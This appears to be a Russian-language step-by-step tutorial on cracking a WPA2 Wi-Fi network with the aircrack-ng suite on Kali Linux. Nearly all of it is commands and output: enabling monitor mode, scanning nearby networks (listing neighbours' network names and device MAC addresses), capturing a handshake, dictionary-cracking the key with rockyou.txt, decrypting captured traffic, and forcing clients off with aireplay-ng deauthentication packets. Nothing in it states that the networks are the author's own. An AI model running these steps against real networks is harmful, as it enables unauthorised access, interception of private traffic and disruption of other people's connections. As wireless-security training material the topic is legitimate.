Захват Wi-Fi траффика с помощью Aircrack-ng

Подключаем внешний USB Wi-Fi адаптер.

Проверка подключенных адаптеров:

```
┌──(root㉿kali23)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

убить все процессы, занимающие адаптер:

```
┌──(root㉿kali23)-[~]
└─# airmon-ng check kill

Killing these processes:

    PID Name
   6113 wpa_supplicant
```

Включение адаптера в режиме мониторинга. Имя адаптера изменится:

```
┌──(root㉿kali23)-[~]
└─# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT5370
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)


┌──(root㉿kali23)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

Запускаем захват трафика:

```
┌──(root㉿kali23)-[~]
└─# airodump-ng wlan0mon
```

```
CH  6 ][ Elapsed: 1 min ][ 2024-01-23 07:16

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:25:E9:B6:38:A2  -87        2        0    0   1  270   WPA2 CCMP   PSK  Beeline21
4C:F2:BF:2F:06:1C  -69        3        0    0   6  130   WPA2 CCMP   PSK  Symbat
D4:DA:21:8E:48:C5  -81        2        0    0  11  130   WPA2 CCMP   PSK  Iossf_Plus
4C:72:B9:0C:D3:A7   -1        0       37    0  11   -1   WPA              <length:  0>
4C:F2:BF:34:B3:D4   -1        0        0    0   5   -1                    <length:  0>
4C:F2:BF:32:80:04  -52        3        0    0   5  130   WPA2 CCMP   PSK  Setka
00:19:C7:DF:32:78   -1        0        0    0  10   -1                    <length:  0>
AC:84:C6:99:C9:B8  -91        2        0    0   4  270   WPA2 CCMP   PSK  Colibri
20:98:D8:11:B8:8A  -91        2        0    0   4  270   WPA2 CCMP   PSK  Ruslan
9C:A2:F4:EE:48:A9  -86        6        0    0   8  540   WPA2 CCMP   PSK  TP-Link_48A9
20:98:D8:11:44:EA  -87        4        0    0   1  270   WPA2 CCMP   PSK  Sanzhar
70:54:D2:48:2C:3E  -89        2        0    0   1  130   WPA2 CCMP   PSK  Almanet 23
04:39:26:D2:AA:12  -86        2        0    0   1  130   WPA2 CCMP   PSK  StingrayTV_d2aa12
F0:B4:D2:73:2D:11  -73        2        0    0   1  270   WPA2 CCMP   PSK  Rombic 35
70:54:D2:A5:80:23  -59        5        1    0   1  130   WPA2 CCMP   PSK  Bagira
20:98:D8:00:0C:85  -85        3        0    0  10  270   WPA2 CCMP   PSK  Ansar
20:98:D8:11:5C:0A  -78        5        4    0   6  270   WPA2 CCMP   PSK  Amir

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

Прервемся и запустим мониторинг только 5-го канала:

```
└─$ sudo airodump-ng --channel 5 wlan0mon

CH  5 ][ Elapsed: 4 mins ][ 2024-01-23 07:26
                                точки доступа
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

20:98:D8:1D:22:C7  -90   0        3        0    0   1  270   WPA2 CCMP   PSK  Net Wi-Fiya
E0:1D:3B:BA:E8:A4   -1   0        0        0    0   5   -1                    <length:  0>
4C:F2:BF:2F:06:1C  -65   0       14        1    0   6  130   WPA2 CCMP   PSK  Symbat
20:98:D8:1A:2A:AE  -87   0        9        0    0   1  270   WPA2 CCMP   PSK  DD
20:98:D8:11:B8:8A   -1   0        0        0    0   5   -1                    <length:  0>
AC:84:C6:99:C9:B8  -84   0        0        0    0   5   -1                    <length:  0>
20:98:D8:11:5C:0A   -1   0        0        0    0   5   -1                    <length:  0>
4C:F2:BF:34:B3:D4  -84   0        0      264    0   5  130   WPA2 CCMP   PSK  HOME_07
4C:F2:BF:32:80:04  -50  78     2525       13    0   5  130   WPA2 CCMP   PSK  Setka
20:98:D8:11:44:EA  -82  46     1043        0    0   1  270   WPA2 CCMP   PSK  Sanzhar
20:98:D8:19:88:CE  -79  49      810        2    0   1  270   WPA2 CCMP   PSK  Iskander
                                клиенты
BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

E0:1D:3B:BA:E8:A4  D6:58:26:6F:90:86  -86    0 - 1      0        2
E0:1D:3B:BA:E8:A4  46:F9:3F:E6:C7:7E  -82    0 - 1e     0        1
4C:F2:BF:2F:06:1C  BC:A5:8B:64:C3:16  -80    0 - 1      0        3
4C:F2:BF:2F:06:1C  C0:D7:AA:23:A2:72  -80    0 - 1      0        4
20:98:D8:11:B8:8A  B8:87:6E:37:27:9A  -88    0 - 1      0        7
```

эти точки скрывают имя

```
└─$ sudo airodump-ng --channel 5 wlan0mon

 CH  5 ][ Elapsed: 8 mins ][ 2024-01-23 07:30

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 20:98:D8:1D:22:C7  -89   0        5        0    0   1  270   WPA2 CCMP   PSK  Net Wi-Fiya
 4C:F2:BF:2F:06:1C  -69   0       15        1    0   6  130   WPA2 CCMP   PSK  Symbat
 20:98:D8:1A:2A:AE  -87   0       29        0    0   1  270   WPA2 CCMP   PSK  DD
 20:98:D8:11:B8:8A   -1   0        0        0    0   5   -1                    <length:  0>
 AC:84:C6:99:C9:B8  -84   2        0        0    0   5   -1                    <length:  0>
 20:98:D8:11:5C:0A  -75   0        5        0    0   6  270   WPA2 CCMP   PSK  Amir
 4C:F2:BF:34:B3:D4  -85   0        0      355    0   5  130   WPA2 CCMP   PSK  HOME_67
 4C:F2:BF:32:80:04  -44 100     4590       21    0   5  130   WPA2 CCMP   PSK  Setka
 20:98:D8:11:44:EA  -80  68     2292        7    0   1  270   WPA2 CCMP   PSK  Sanzhar
 20:98:D8:19:88:CE  -78  61     2128        3    0   1  270   WPA2 CCMP   PSK  Iskander

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 4C:F2:BF:2F:06:1C  BC:A5:8B:64:C3:16  -64    0 - 1      0       217
 4C:F2:BF:2F:06:1C  C0:D7:AA:23:A2:72  -76    0 - 1      0         5
 20:98:D8:11:B8:8A  B8:87:6E:37:27:9A  -86    0 - 1     52        10
 (not associated)   F8:44:69:F7:D6:66  -82    0 - 1      0         2
 (not associated)   FA:D7:69:B8:07:D5  -82    0 - 1      0         1        Wifi56
 (not associated)   6A:0E:0E:5F:6D:C8  -76    0 - 1      0         1
```

устройство запрашивает подключение к сохраненной сети

```
 E0:1D:3B:BA:E8:A4  D6:58:26:6F:90:86  -76    0 - 1      0         4
 4C:F2:BF:2F:06:1C  BC:A5:8B:64:C3:16  -64    0 - 1      1       276
 4C:F2:BF:2F:06:1C  C0:D7:AA:23:A2:72  -88    0 - 1      0         6
 20:98:D8:11:B8:8A  B8:87:6E:37:27:9A  -86    0 - 1      0        20
 (not associated)   1A:24:AF:40:BC:80  -78    0 - 1      0         5        ASUS,DATamazon,Tenda,WI-FI-54
```

Изменим команду, добавим возможность видеть версию WPA, длительность подключения и производителя:

```
┌──(user㉿kali23)-[~]
└─$ sudo airodump-ng --channel 5 --wps --uptime --manufacturer wlan0mon
```

```
CH  5 ][ Elapsed: 36 s ][ 2024-01-23 07:42

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH         UPTIME WPS              ESSI         MANUFACTURER

AC:84:C6:99:C9:B8  -82   0        0        0    0  -1   -1                          0d 00:00:00 0.0             <length:  0> TP-LINK TECHNOLOGIES CO.,
E0:1D:3B:BA:E8:A4   -1   0        0        0    0   5   -1                          0d 00:00:00 0.0             <length:  0> Cambridge Industries(Grou
20:98:D8:11:5C:0A   -1   0        0        0    0   5   -1                          0d 00:00:00 0.0             <length:  0> Shenzhen Yingdakang Techn
4C:F2:BF:34:B3:D4   -1   0        0       47    0   5   -1   WPA                    0d 00:00:00 0.0             <length:  0> Cambridge Industries(Grou
20:98:D8:19:88:CE  -85  58      182        0    0   1  270   WPA2 CCMP   PSK        2d 01:32:23 2.0 LAB,PBC,KPAD Iskander     Shenzhen Yingdakang Techn
4C:F2:BF:32:80:04  -42  67      332        2    0   5  130   WPA2 CCMP   PSK        4d 06:59:07 1.0 KPAD         Setka        Cambridge Industries(Grou
20:98:D8:11:44:EA  -83  33      117        0    0   1  270   WPA2 CCMP   PSK        0d 22:28:36 2.0 LAB,PBC,KPAD Sanzhar      Shenzhen Yingdakang Techn

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

E0:1D:3B:BA:E8:A4  80:4E:70:73:39:A8  -82    0 - 1e     0        12
20:98:D8:11:5C:0A  B8:87:6E:C1:97:4F  -82    0 - 1      0        12
(not associated)   F0:B0:40:5B:20:8E  -86    0 - 1      0         1
(not associated)   2E:14:9F:FB:23:BB  -86    0 - 1      0         2
(not associated)   FA:92:0C:0C:95:25  -84    0 - 1      0         1
(not associated)   40:9F:38:A1:2C:E7  -74    0 - 1      0         3
(not associated)   EA:BE:FE:88:D0:84  -68    0 - 1      0         2        Internet doma 45
(not associated)   9A:AB:A7:39:5E:2E  -70    0 - 5      0         1
(not associated)   90:B1:44:2B:04:45  -66    0 - 1      0         8
```

Начнем захват трафика точки доступа setka, на 5-м канале, дамп сохраняем в файл test_cap, интерфейс wlan0mon:

```
┌──(user㉿kali23)-[~]
└─$ sudo airodump-ng --channel 5 --bssid 4C:F2:BF:32:80:04 -w /home/user/test_cap wlan0mon
07:50:38  Created capture file "/home/user/test_cap-01.cap".

 CH  5 ][ Elapsed: 12 s ][ 2024-01-23 07:50

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 4C:F2:BF:32:80:04  -43 100      138      130    9   5  130   WPA2 CCMP   PSK  Setka

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 4C:F2:BF:32:80:04  D8:B0:53:34:AF:82  -30    0 - 1e     0        1
 4C:F2:BF:32:80:04  38:47:BC:03:2D:43  -56   24e-24e     9      151
```

К этой точке подключены два устройства, если отключить на смартфоне Wi-Fi и снова включить, мы захватим хендшейк:

```
┌──(user㉿kali23)-[~]
└─$ sudo airodump-ng --channel 5 --bssid 4C:F2:BF:32:80:04 -w /home/user/test_cap wlan0mon
07:50:38  Created capture file "/home/user/test_cap-01.cap".

 CH  5 ][ Elapsed: 5 mins ][ 2024-01-23 07:56 ][ WPA handshake: 4C:F2:BF:32:80:04

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 4C:F2:BF:32:80:04  -48   2     3071     2448   58   5  130   WPA2 CCMP   PSK  Setka

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 4C:F2:BF:32:80:04  D8:B0:53:34:AF:82  -28    2e- 1e     0      103
 4C:F2:BF:32:80:04  38:47:BC:03:2D:43  -34    6e- 6e  1264     2603         Setka
```

Прервем захват и проверим полученный файл:

```
┌──(root㉿kali23)-[~]
└─# cowpatty -r /home/user/test_cap-01.cap -c
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
```

```
┌──(root㉿kali23)-[~]
└─# aircrack-ng /home/user/test_cap-01.cap
Reading packets, please wait...
Opening /home/user/test_cap-01.cap
Read 28725 packets.

   #  BSSID              ESSID                     Encryption

   1  4C:F2:BF:32:80:04  Setka                     WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait...
Opening /home/user/test_cap-01.cap
Read 28725 packets.

1 potential targets

Please specify a dictionary (option -w).
```

Взламываем пароль:


```
┌──(root㉿kali23)-[/home/user]
└─# aircrack-ng -w rockyou.txt -b 4C:F2:BF:32:80:04 test_cap-01.cap
Reading packets, please wait...
Opening test_cap-01.cap
Read 28725 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:03] 1200/14344392 keys tested (444.75 k/s)

      Time left: 8 hours, 57 minutes, 30 seconds                 0.01%

                           KEY FOUND! [ 12341234 ]


      Master Key     : 2C 79 18 D6 AD BD DF EC EA 4E FE A5 1F FE 02 21
                       96 85 B9 50 CD 35 72 3B 13 09 D4 0F C1 6E 13 58

      Transient Key  : 8D 94 23 99 71 25 21 B1 84 BD 7E D3 03 F0 AF 67
                       17 46 44 83 65 2D 39 E0 DE 90 07 E2 F0 FE 00 16
                       E0 9B E4 A8 C8 1E 8F 9B 7C D3 81 04 08 6B CA 90
                       FD 96 7E 4D B4 BE B5 58 92 9C 76 87 6B E8 63 00

      EAPOL HMAC     : 3E A3 75 EA 23 86 E9 E3 83 8F 1A 07 A2 AE D3 8B
```

Расшифровываем дамп:

```
┌──(root㉿kali23)-[/home/user]
└─# airdecap-ng -e setka -b 4C:F2:BF:32:80:04 -p 12341234 test_cap-01.cap
Total number of stations seen            6
Total number of packets read         28725
Total number of WEP data packets         0
Total number of WPA data packets      6066
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
```

```
┌──(root㉿kali23)-[/home/user]
└─# ls
Desktop    Templates       rockyou.txt              test_cap-01.log.csv
Documents  Videos          test_cap-01-dec.cap      wpa.full-dec.cap
Downloads  armitage-tmp    test_cap-01.cap          wpa.full.cap
Music      dump-01.cap     test_cap-01.csv
Pictures   dump-02-dec.cap test_cap-01.kismet.csv
Public     dump-02.cap     test_cap-01.kismet.netxml
```

Откроем полученный файл в WireShark. Можно увидеть конфиденциальные сведения:



Перехват «рукопожатия» возможен только в момент установления соединения. Можно умышленно спровоцировать клиента на запрос хэндшейка, для этого от лица клиента отправим запрос на отключение от точки доступа с помощью aireplay. Затем дождемся запроса на повторное подключение:

Захват трафика должен быть запущен:

```
┌──(root㉿kali23)-[/home/user]
└─# airodump-ng --channel 5 --bssid 4C:F2:BF:32:80:04 -w /home/user/test_cap2 wlan0mon
```

В другом окне терминала запустим утилиту aireplay:

```
┌──(root㉿kali23)-[~]
└─# aireplay-ng -0 3 -a 4C:F2:BF:32:80:04 -c 38:47:BC:03:2D:43 wlan0mon
08:50:06  Waiting for beacon frame (BSSID: 4C:F2:BF:32:80:04) on channel 5
08:50:10  Sending 64 directed DeAuth (code 7). STMAC: [38:47:BC:03:2D:43] [101|53 ACKs]
08:50:12  Sending 64 directed DeAuth (code 7). STMAC: [38:47:BC:03:2D:43] [55|50 ACKs]
08:50:14  Sending 64 directed DeAuth (code 7). STMAC: [38:47:BC:03:2D:43] [45|47 ACKs]
```

-0 3 -сброс, 3 раза
-a -mac-адрес точки доступа
-c -mac-адрес клиента

Хэндшейк получен:

```
┌──(root㉿kali23)-[/home/user]
└─# airodump-ng --channel 5 --bssid 4C:F2:BF:32:80:04 -w /home/user/test_cap2 wlan0mon
08:48:03  Created capture file "/home/user/test_cap2-02.cap".

CH  5 ][ Elapsed: 54 mins ][ 2024-01-23 09:42 ][ WPA handshake: 4C:F2:BF:32:80:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

4C:F2:BF:32:80:04  -47  90    26889     5090    0   5  130   WPA2 CCMP   PSK  Setka

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

4C:F2:BF:32:80:04  D8:B0:53:34:AF:82  -80   24e- 1e     0    11668
4C:F2:BF:32:80:04  38:47:BC:03:2D:43  -40   24e- 6e     0     2491  EAPOL  Setka
```